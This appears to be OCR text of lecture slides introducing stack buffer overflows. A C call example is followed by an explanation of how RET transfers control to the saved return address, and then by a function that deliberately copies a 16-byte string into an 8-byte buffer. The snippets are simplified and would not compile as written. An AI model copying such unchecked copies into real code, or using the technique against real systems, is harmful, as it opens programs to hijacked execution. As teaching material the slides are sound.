


```
void foo(int a, int b) {
    int result;
    result = a + b;
}
```

```
void bar() {
    foo(100, 200);
    // return addr
}
```




https://godbolt.org/z/nhYeGv1s1



RET


- Pops **return address** from stack
- **Transfers control** to that address (EIP => instruction pointer)

Write to return address => Take over control of execution




```
void foo(char[] str) {
      char buf[8];
      memcpy(buf, str);
}
```

```
void bar() {
      foo("AAAABBBBCCCCDDDD");
      // return addr
}
```




```
void foo(char[] str) {
    char buf[8];
    memcpy(buf, str);
}
```

```
void bar() {
    foo("AAAABBBBCCCCDDDD");
    // return addr
}
```



